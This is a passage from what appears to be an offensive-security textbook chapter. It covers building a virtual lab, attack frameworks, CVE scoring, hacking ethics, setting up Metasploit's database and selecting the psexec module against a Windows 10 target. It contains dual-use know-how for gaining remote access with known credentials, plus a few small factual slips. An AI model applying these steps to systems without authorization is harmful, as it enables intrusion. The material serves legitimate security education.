# Chapter 1
# Initial Access

## 1.1. Introduction

Cyber operations is the configuration, defense, and attack of real systems. This text focuses on Windows and Linux systems that were deployed between 2018 and 2024. It assumes that the reader is comfortable using Windows and Linux systems and is familiar with networking basics. The purpose of the book is to walk the reader through the process of setting up these systems and understanding how they are configured and the security implications of the settings. The book also shows the reader attacks that can be launched against these systems, using Kali Linux and Metasploit as our primary tools. The reader can also learn how to detect these attacks on their systems.

This journey starts with the development of a suitable testing laboratory and building a network of virtual machines for experimentation. The best way to learn is by starting with examples, so our beginning is the use of Metasploit to gain access to a Windows system by using a set of known credentials. Of course, real attackers rarely start with known credentials to the target. This chapter presents two other initial access techniques- the brute force attack, and phishing attacks. The chapter ends with a discussion of Microsoft Defender Antivirus, which impacts many attacks.

### 1.1.1. Testing Laboratory

Cyber operations is not a skill that can truly be learned from a book, or a video, or a classroom. Instead, skill is acquired by directly interacting with real systems- trying out ideas, writing programs, and building, attacking, and defending systems. To do so, the first step is to develop a testing laboratory that can be used for this purpose. Rather than use hardware, the preferred solution is to start with virtual machines. These are run in some sort of hypervisor and can replicate most operating systems. The resulting virtual machines are the perfect playground to explore cyber operations.

#### 1.1.1.1. Choosing a Virtualization Platform

Three of the most common tools for operating system virtualization are VMWare Workstation, VirtualBox, and Proxmox. Other options include Hyper-V, QEMU, and Xen.

## 1.1 Introduction

VirtualBox is available from Oracle at https://www.virtualbox.org/wiki/Downloads. Versions for Windows, Linux, and Mac hosts are available. The current base package is licensed under the GNU General Public License, Version 3, making it available for use, modification, and redistribution. VirtualBox has an available extension pack that adds some additional features including cloud integration, webcam passthrough, and disk image encryption. These are available with a different license, the Personal Use and Evaluation License.

VMWare Workstation Player is available from VMWare for Windows and Linux at https://www.vmware.com/products/desktop-hypervisor.html. At the time of writing (Summer 2024), a free version of VMWare Workstation Player is available for non-commercial, personal, and home use, however professional or commercial use of VMWare Workstation Player requires a commercial license.

Both VirtualBox and VMWare are suitable for use on a workstation or laptop that is used for other purposes. Proxmox on the other hand, is a server-level product that requires dedicated hardware for its use. The hardware overhead requirements for Proxmox are reasonable, and it can be used to run a small testing network on older hardware or can be scaled up to an entire cluster of servers running large numbers of virtual machines. Proxmox is available for download from https://www.proxmox.com/en/downloads.

#### 1.1.1.2. Building Windows Systems

Microsoft Windows operating systems can be split into two broad groups. One group contains the workstation operating systems, including Windows 10 and Windows 11. The second group contains the server operating systems, including Windows Server 2019 and Windows Server 2022.

Microsoft updates their operating systems regularly with new features and options; these can be distinguished by their version number and build number. One way to get the version of a Windows system is to use the command **systeminfo**. Here is the command run on Windows Server 2019.

```
az-steel\zathras@GLENDALE C:\Users\zathras>systeminfo

Host Name:                 GLENDALE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User

… Output Deleted …
```

## 1.1 Introduction


*Figure 1: Windows Versions from the* `winver` *Command*

Another option is to use the command **`winver`**. This can be done from the command prompt, from PowerShell, or from the Start menu; the result is shown in Figure 1.

Table 1, Table 2, and Table 3 from Appendix 1.9.1 list the various Windows versions, along with their build number and release date.

One place to obtain legitimate copies of Windows software is their evaluation center at https://www.microsoft.com/en-us/evalcenter.

- Windows 10: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise
- Windows 11: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-11-enterprise
- Windows Server 2022: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2022
- Windows Server 2019: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019

It is also possible to get a Windows 11 development environment already configured as a virtual machine at https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/. These virtual machines include several development applications, but also expire.

Users that already have a Windows license can obtain legitimate copies of Windows at the Microsoft Software Download site https://www.microsoft.com/en-us/software-download. From there it is possible to get copies of

- Windows 10: https://www.microsoft.com/en-us/software-download/windows10
- Windows 11: https://www.microsoft.com/en-us/software-download/windows11

AveYo has developed and released on GitHub at https://github.com/AveYo/MediaCreationTool.bat a Windows batch script that uses the

Windows Media Creator Tool to download Windows installation media. This can be used to download older versions of Windows.

Keep in mind that Windows systems will automatically download and install updates to the core operating systems. One way to prevent this is to configure a firewall to control traffic to/from the virtual machines.

#### 1.1.1.3. Building Linux Systems

There are many Linux distributions that are deployed in significant numbers.

Rocky Linux is a freely available version of Red Hat Enterprise Linux; it was created in response to the decision of Red Hat (now owned by IBM) to discontinue the development of CentOS. Current versions of Rocky Linux are available for download from https://rockylinux.org/download and they make available an archive of older versions at https://dl.rockylinux.org/vault/rocky/.

Ubuntu Linux is developed by Canonical and based on the Debian distribution. It releases versions twice per year, in April and October; the April release in even-numbered years is a long-term release with extended support. Ubuntu releases include a desktop version and a server version. The current versions of Ubuntu are available for download at https://ubuntu.com/download/desktop and https://ubuntu.com/download/server. Older versions of Ubuntu are available for download from https://old-releases.ubuntu.com/releases/.

Mint is based on Ubuntu with different software choices, including a different desktop. Mint does not use Canonical's Snap Store, which has been criticized for a lack of commitment to open-source principles.[1] The current version of Mint is available for download at https://www.linuxmint.com/download.php. Older but currently supported releases are available from https://www.linuxmint.com/download_all.php. Some of the unsupported releases are available from one or more of the Mint mirrors at https://www.linuxmint.com/mirrors.php.

OpenSUSE is developed by the OpenSUSE project. Two different versions are made available; Tumbleweed is their rolling release which is regularly updated, and Leap is their regular release version. Both can be downloaded from https://get.opensuse.org/. Older versions of Tumbleweed are available at https://download.opensuse.org/tumbleweed/, while older versions of Leap are available from https://download.opensuse.org/distribution/leap/.

Kali is a specialized, penetration testing distribution that makes an excellent platform to learn more about offense. Like Ubuntu, it is based on the Debian distribution. Kali is available for download in several formats, including installation media, and prebuilt virtual machines. They can be downloaded from https://www.kali.org/get-kali/.

Beginners that want to quickly set up a target that is vulnerable to many different attacks may find value in the older Metasploitable project from Rapid7. At https://github.com/rapid7/metasploitable3 is a repository that can be used to build vulnerable versions of Windows Server 2008 and Ubuntu 14.04.

[1] See https://linuxmint-user-guide.readthedocs.io/en/latest/snap.html

Folks with more experience may benefit from the target virtual machines available at VulnHub at https://www.vulnhub.com/.

## 1.1.2. Theoretical Frameworks

A theoretical framework is a useful way to organize the components of a cyber-attack.

### 1.1.2.1. Cyber Kill Chain

One such approach is the Cyber Kill Chain; this approach was developed by Lockheed-Martin.[2] In this model, cyber-attacks are broken down into seven phases executed in order. They are:

- **Reconnaissance**. In this phase, attackers observe and study the target to determine key features. This can include network mapping and scanning; it can instead focus on learning the social networking habits of the personnel working for the target. The methods employed by an attacker may be passive and focus on open-source intelligence (OSINT) or may be active and generate traffic to and from the target. They may even involve physical interactions with the target with the intent of generating information.
- **Weaponization**. This is the process of developing the software that will be run on the target. If an exploit is to be used, then it must be combined with a payload.
- **Delivery**. The next phase is to move the software to the target. One common technique is phishing the target or using some other social engineering technique; other possibilities include placing the malware on a web site or a USB stick for the target to encounter.
- **Exploitation**. In the next phase, the malicious package developed during weaponization is run. This may be a multi-step process, requiring the attacker to move laterally across the target network before being able to interact with the desired target.
- **Installation**. After the attacker has exploited the target, the attacker installs malware and other persistence tools that can be used to maintain their foothold on the target network.
- **Command and Control**. Next, the attacker communicates with the target to enable their control over the target. These command and control (C2) channels need to evade automated and manual detection by the target.
- **Actions on Objectives**. In this final step, the attacker works to accomplish their goals. These objectives are as varied as the threat actor, these could range from exfiltrating data or credentials, to adding to a botnet, or to deploying ransomware on the target(s).

A defender that can interrupt an attacker in one or more of these attack phases can stop the attack before the attacker completes their objectives- breaking the chain stops the attack.

[2] https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

### 1.1.2.2. MITRE ATT&CK Framework

In contrast, the MITRE ATT&CK framework is composed of fourteen tactics that an attacker might use.[3] These tactics are broken down into techniques, and often into sub-techniques. Unlike the cyber kill chain model, there is no implicit assumption that all the tactics would necessarily be used in order during an attack; instead, the MITRE ATT&CK framework provides a hierarchy of detailed tactics and techniques.

The MITRE ATT&CK framework tactics are:

- **Reconnaissance**. This includes techniques to determine information about the target, including information about hosts, services, users, or other information. This can be done actively by engaging with the target, by using other resources (like social media) or by passive means.
- **Resource Development**. Attackers, especially professional attackers, may make use of resources to mask the source of traffic. Possibilities range from remote servers or services, to creating and developing a social media presence that can be used with social engineering.
- **Initial Access**. Initial attacks against a targeted network can include phishing attacks, taking advantage of vulnerabilities in public facing applications, social engineering, and compromising a trusted partner.
- **Execution**. Once an attacker has gained a presence on the target network, one next step is to develop the ability to execute code of the attacker's choice on the target.
- **Persistence**. An attacker with access to a remote system wants to be able to return to the target without repeating the exploit or technique that generated their initial access. Ways persistence can be obtained range from modifying accounts or services on the target to adding additional software to modifying the target's kernel.
- **Privilege Escalation**. The attacker's initial access may not give the attacker full system privileges, and so additional privileges may be required for the attacker to accomplish their objectives.
- **Defense Evasion**. Attackers generally want to remain undetected on their target and can adopt a range of techniques to prevent detection by defenders.
- **Credential Access**. Credentials play a vital role in managing access to a network. As such they are a common target for attackers, and there are many techniques that an attacker can use to obtain credentials.
- **Discovery**. Once an attacker is present in a network it becomes possible to discover additional information about the target that would not be available during reconnaissance. This can include information about accounts, browsers, devices, domains and domain trusts, processes, and services.

[3] https://attack.mitre.org/

- **Lateral Movement**. The attacker's initial access may not be on the system that is their ultimate target. The attacker may need to move from system to system across the target's network.
- **Collection**. Attackers commonly want to gather data from their target(s). This data can be collected from several sources, including the local file system, local file shares, screen capture, audio capture, and video capture.
- **Command and Control**. These are the techniques that the attacker uses to communicate with and issue commands to the systems that they have accessed.
- **Exfiltration**. Data collected by an attacker needs to be moved out of the target network; there are several different techniques that can be used.
- **Impact**. The attacker's goal may include changing the normal behavior of the target; for example, this is the explicit goal of a ransomware operator. Impact techniques include defacement, financial theft, denial of service, data manipulation and data encryption.

One valuable way to use the MITRE ATT&CK framework is to "fingerprint" threat actors, as they are likely to use the same tactics, techniques, tools, and practices in different attacks. Identifying the subset of techniques and sub-techniques in each tactic category can identify similarities between attacks and suggest that they are the result of the similar threat actors.

## 1.1.3. Vulnerabilities and Exploits

A vulnerability in software is a flaw that can potentially be used by an unauthorized user to cross a security boundary. To provide a uniform method to refer to vulnerabilities, the dictionary of Common Vulnerabilities and Exposures (CVE) was created.

### 1.1.3.1. CVE, CVSS, and the NVD

Not all vulnerabilities are sufficiently serious to warrant a CVE number. Referencing a vulnerability by its CVE number helps different researchers be sure that they are talking about the same underlying issue. CVE numbers have the form CVE-YYYY-ZZZZ where YYYY is the year and ZZZZ is an identifier within that year, like CVE 2008-4250. Prior to 2014, identifiers were four digits; now identifiers may be arbitrarily long. The full CVE list had been available at https://cve.mitre.org, and is now located at https://www.cve.org/. CVE numbers are assigned by MITRE or by one of the CVE Numbering Authorities.

The National Vulnerability Database https://nvd.nist.gov analyzes each CVE and assigns a numerical score, the Common Vulnerability Scoring System (CVSS). There are several versions of the CVSS score. Version 3.1 was released in June 2019, while version 4 was released in November 2023. The numerical score runs from 0 to 10 and is calculated by evaluating the vulnerability along different dimensions. For CVSS 3.0 and 3.1, these dimensions are Attack Vector (AV), Attack Complexity (AC), Privileges Required (PR), User Interaction (UI), Scope (S), Confidentiality (C), Integrity (I), and Availability (A).

As an example, consider CVE 2017-1044, which is one of the vulnerabilities exploited as part of the Eternal Blue attack. The NVD entry at https://nvd.nist.gov/vuln/detail/cve-2017-0144 gives it a score of 8.1 (High) based on the vector VSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H. This is interpreted as

- Attack Vector: Network
- Attack Complexity: High
- Privileges Required: None
- User Interaction: None
- Scope: Unchanged
- Confidentiality: High
- Integrity: High
- Availability: High

These labels are combined via a formula that leads to the numerical score.

Prior to 2018, security problems in Microsoft products were also commonly identified by the Microsoft Security Bulletin that addresses the issue. These are labeled in the form MSYY-ZZZ where YY is a two-digit year and ZZZ is an identifier within that year, like M17-010 which is the security bulletin for the Eternal Blue exploit.

#### 1.1.3.2. Exploits for Vulnerabilities

Just because a system has a vulnerability present on the system, this does not necessarily mean that the vulnerability is exploitable. In some cases, this is because there is no *known* exploit for the vulnerability. This is not the same as saying that there is no exploit; attackers can and do develop exploits that are held privately, either by companies or by government agencies.

The Cybersecurity and Infrastructure Security Agency (CISA) maintains a catalog of known exploited vulnerabilities at https://www.cisa.gov/known-exploited-vulnerabilities-catalog. Entries in this catalog have assigned CVE numbers, are known to be under active exploitation or have been exploited, and have clear mitigation guidance. This makes the database an excellent resource for defenders.

For attackers, one place to search for publicly known exploits for vulnerabilities is the Exploit Database at https://www.exploit-db.com/. As an example, that site can be searched for exploits that can be used to exploit the Eternal Blue vulnerability MS17-010; that search returns six possible exploits including a Metasploit module.

Attackers using code from Exploit-db need to be aware of its limitations. The exploits present are those that have been publicly released and are of uneven quality. Some exploits are robust and work well, while others do not. In some cases, when source code is provided, the code will not even compile without modification. Moreover, there is no guarantee that the exploit does what it claims to do or that even its code is safe. Before using such code, read and review the source code.

#### 1.1.3.3. Misconfigurations

Newcomers to cyber operations sometimes believe that if all the vulnerabilities on a system could be patched or remediated, then they would be “secure”. Unfortunately, this is not the case. The simplest example would be the case where the system is fully patched, but the system administrator accidentally publicized their credentials. This and similar scenarios occur with

surprising regularity.[4] It remains easy to configure a system insecurely, where permissions are granted to users and groups that were not planned or expected; this has led to tools like Bloodhound that can be used to examine an organization to see if unexpected attack paths exist in a Windows domain.[5]

When learning about cybersecurity, do not overemphasize the importance of vulnerabilities; using exploit code against an unknown system is finicky and can lead to unexpected and unpredictable outcomes. Many attackers prefer using misconfigurations of the target, as they tend to be more reliable and harder for the defender to detect.

### 1.1.4. Ethics

As anyone who has done it knows, hacking is fun. It is often exciting, exhilarating, and intoxicating, but it can and does blind people to the consequences of their actions. When practicing or using offensive skills, consider - is this something you would share publicly? Would you be willing to put this on your resume? Or tell the important people in your life? Do you have explicit permission to do what you are doing? Was permission granted by someone authorized to give it?

Don't rationalize behavior, especially after the fact. Saying that you are doing something to improve security holds no water. Imagine you came home to find someone in your living room who had broken into your apartment, and their response is to tell you that they were just testing your security, and by the way you should really use better locks on your windows.

Law enforcement has gotten much better at tracking attackers that get their attention, and the size of the punishments they try to impose have become surprisingly large. Robert Morris, the author of the Morris worm, which is estimated to have infected a significant fraction of the Internet in 1988, was the first person convicted under the Federal Computer Fraud and Abuse Act, and he received three years' probation, fined $10,000, and ordered to perform 400 hours of community service.[6] Compare that with the story of Aaron Swartz who in 2010 and 2011 downloaded copies of many academic journals. He was caught and charged with fraud and violating the Federal Computer Fraud and Abuse Act, which could have resulted in 35 years in prison and a million-dollar fine;[7] instead, he committed suicide.[8]

## 1.2. Metasploit Basics

Metasploit is a popular penetration testing tool that comes preinstalled on Kali systems. It is composed of separate tools, including msfconsole, the core interactive text program that allows a user to interact with the different Metasploit components; and msfvenom, which is used to generate payloads and stand-alone malware.

---

[4] This happens often enough that now Github provides documentation on how to remove sensitive data from a repository; see https://docs.github.com/en/authentication/keeping-your-account-and-data-secure/removing-sensitive-data-from-a-repository.
[5] See https://bloodhoundenterprise.io/our-solution/.
[6] https://www.nytimes.com/1990/05/05/us/computer-intruder-is-put-on-probation-and-fined-10000.html
[7] https://www.justice.gov/archive/usao/ma/news/2011/July/SwartzAaronPR.html
[8] https://www.nytimes.com/2013/01/13/technology/aaron-swartz-internet-activist-dies-at-26.html

## 1.2 Metasploit Basics

Metasploit is a modular tool and separates the exploit, which attacks the vulnerable target, from the payload, which is what is run on the target after a successful exploit. Metasploit also provides auxiliary modules, many of which are used for network discovery; and post-exploitation modules, which are run on targets after a successful exploit, often to escalate privileges on the target.

There are several alternatives to Metasploit. Cobalt Strike (https://www.cobaltstrike.com/) is a full-featured commercial product that is extensively used by professionals and threat actors. Another full-featured commercial product is Core Impact (https://www.coresecurity.com/products/core-impact). The Havoc framework (https://havocframework.com/) is an open-source post-exploitation command and control framework. Silver (https://bishopfox.com/tools/sliver) is designed to be an open-source alternative to Cobalt Strike.

This text focuses on the use of Metasploit as its offensive platform. Metasploit is free, common, well-understood, and well-documented. Many of its components are now well recognized by antivirus and endpoint detection and response (EDR) tools. Students beginning to experiment with offensive cyber operations may need to configure the antivirus on their targets to allow the exploits to succeed.[9]

### 1.2.1. Setting up the Metasploit Database

Before using Metasploit for the first time, some configuration needs to be done. Metasploit is best when using a PostgreSQL database to store data as it runs, but this may not be available on a newly installed Kali system.

#### 1.2.1.1. Enabling PostgreSQL on Kali Linux

A user can query for the status of the PostgreSQL database by running:

```
┌──(zathras㉿kali)-[~]
└─$ sudo systemctl status postgresql
○ postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service;
disabled; preset>
     Active: inactive (dead)
```

The service can be started as follows:

```
┌──(zathras㉿kali)-[~]
└─$ sudo systemctl start postgresql
```

Though this starts the database, it does not ensure that the database will start the next time that the system boots. To make that change, enable the database by running:

```
┌──(zathras㉿kali)-[~]
└─$ sudo systemctl enable postgresql
```

[9] Microsoft Defender Antivirus is discussed in detail in Section XXX

```
Synchronizing state of postgresql.service with SysV service script with
/usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable postgresql
Created symlink /etc/systemd/system/multi-
user.target.wants/postgresql.service →
/usr/lib/systemd/system/postgresql.service.
```

When finished, the user can verify that PostgreSQL is running with the command:

```
┌──(zathras㉿kali)-[~]
└─$ sudo systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service; e>
     Active: active (exited) since Sun 2024-05-26 15:27:48 EDT; 3m>
   Main PID: 144672 (code=exited, status=0/SUCCESS)
        CPU: 1ms

May 26 15:27:48 kali systemd[1]: Starting postgresql.service - Pos>
May 26 15:27:48 kali systemd[1]: Finished postgresql.service - Pos>
```

#### 1.2.1.2. Configuring Metasploit to Use PostgreSQL

Once PostgreSQL is enabled and started, Metasploit can be configured to use this database for its data. This is done with the command:

```
┌──(zathras㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-
framework/config/database.yml'
[+] Creating initial database schema
```

The credentials that Metasploit uses to connect to the PostgreSQL database can be examined:

```
┌──(zathras㉿kali)-[~]
└─$ cat /usr/share/metasploit-framework/config/database.yml
development:
  adapter: postgresql
  database: msf
  username: msf
  password: G18Us6J9+fC17VyYj/9UCzU/rDpbnsBTluU1SxcG/oI=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5
```

```
production:
  adapter: postgresql
  database: msf
  username: msf
  password: G18Us6J9+fC17VyYj/9UCzU/rDpbnsBTluU1SxcG/oI=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

test:
  adapter: postgresql
  database: msf_test
  username: msf
  password: G18Us6J9+fC17VyYj/9UCzU/rDpbnsBTluU1SxcG/oI=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5
```

These steps only need to be done once on a Kali system; afterwards the database will correctly be functioning and integrated with Metasploit.

### 1.2.2. Starting Metasploit

Once the database is configured, users on Kali can start Metasploit with the following command:

```
┌──(zathras㉿kali)-[~]
└─$ msfconsole -q
msf6 >
```

This may take a moment or two to complete. The flag `-q` is included to suppress the large and amusing banner that Metasploit shows on launch.[10]

After Metasploit is running, a user can verify that it is properly connected to the database with the following command:

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

## 1.3. Metasploit psexec with Credentials

Learning Metasploit is very similar to learning a programming language. There is new syntax to learn and functions to recognize. The traditional way to begin learning a programming language is via a “Hello World” program.

[10] If you miss it, you can always display it again with the Metasploit command `banner`

## 1.3 Metasploit psexec with Credentials

The analog for Metasploit is gaining access to a Windows system where the attacker already knows the credentials of a valid used on the target.

One way that this can be done is by connecting to the remote target by using the Metasploit module `exploit/windows/smb/psexec`. This is named after the Sysinternals psexec program, which enables administrators to run commands remotely on Windows systems.[11] Metasploit has robust documentation for its modules; documentation for this module is available at https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/smb/psexec.md.

### 1.3.1. Selecting the Metasploit Module

Modules in Metasploit are selected with the `use` command. To select the module `exploit/windows/smb/psexec` the user runs the following command:

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) >
```

There are several things to notice here. First, note that the command prompt has changed, and it now includes the exploit module as part of the prompt.

Pressing tab while entering a command will cause Metasploit to try to auto complete the command; this is convenient when entering a long module name like `exploit/windows/smb/psexec`.

The result of running the command also reports back to the user that there is no configured payload, and that a default has been selected.

Before getting into the payload, it is useful to find out more about the chosen exploit. This is done with the `info` command:

```
msf6 exploit(windows/smb/psexec) > info

       Name: Microsoft Windows Authenticated User Code Execution
     Module: exploit/windows/smb/psexec
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Manual
  Disclosed: 1999-01-01

Provided by:
  hdm <x@hdm.io>
  Royce Davis <rdavis@accuvant.com>
  RageLtMan <rageltman@sempervictus>
```

[11] https://learn.microsoft.com/en-us/sysinternals/downloads/psexec

## 1.3 Metasploit psexec with Credentials

```
Available targets:
      Id  Name
      --  ----
  =>  0   Automatic
      1   PowerShell
      2   Native upload
      3   MOF upload
      4   Command

Check supported:
  No

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  SERVICE_DESCRIP                    no        Service description to b
  TION                                         e used on target for pre
                                               tty listing
  SERVICE_DISPLAY                    no        The service display name
  _NAME
  SERVICE_NAME                       no        The service name
  SMBSHARE                           no        The share to connect to,
                                                can be an admin share (
                                               ADMIN$,C$,...) or a norm
                                               al read/write folder sha
                                               re


  Used when making a new connection via RHOSTS:

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  RHOSTS                      no        The target host(s), see https:
                                        //docs.metasploit.com/docs/usi
                                        ng-metasploit/basics/using-met
                                        asploit.html
  RPORT      445              no        The target port (TCP)
  SMBDomain  .                no        The Windows domain to use for
                                        authentication
  SMBPass                     no        The password for the specified
                                         username
  SMBUser                     no        The username to authenticate
                                        as


  Used when connecting via an existing SESSION:
```

## 1.3 Metasploit psexec with Credentials

```
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   no        The session to run this module o
                                      n

Payload information:
  Space: 3072

Description:
  This module uses a valid administrator username and password (or
  password hash) to execute an arbitrary payload. This module is similar
  to the "psexec" utility provided by SysInternals. This module is now
able
  to clean up after itself. The service created by this tool uses a
randomly
  chosen name and description.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0504
  OSVDB (3106)
  http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
  https://www.optiv.com/blog/owning-computers-without-shell-access
  http://sourceforge.net/projects/smbexec/


View the full module info with the info -d command.
```

This command provides the user with the basic information about a module; it is comparable to a man page on a Linux system.

The command `info -d` provides the user even more information in a nicely formatted web page that is opened by the system web browser.




*Figure 2: Viewing the Help Provided by the `info -d` Command in the Browser*

## 1.3.2. Configuring the Target

For an example target, consider a Windows 10 system (version 22H2) that is not joined to a domain, but for which the attacker has the name and password of a local administrator account.

For this attack to succeed, the target system must allow connections to the SMB ports which run on TCP/445. This traffic can be allowed through the target by launching the Windows Firewall with Advanced Security; this can be accessed by navigating the Start menu -> Windows Administrative Tools -> Windows Firewall with Advanced Security. Once started, select Inbound rules from the left navigation pane. There is a collection of firewall rules for File and Printer Sharing. For simplicity setting up the target, select all the rules, right-click and choose *Enable Rule* (Figure 3)

## 1.3 Metasploit psexec with Credentials




*Figure 3: Configuring the Windows Firewall to Allow File and Printer Sharing*

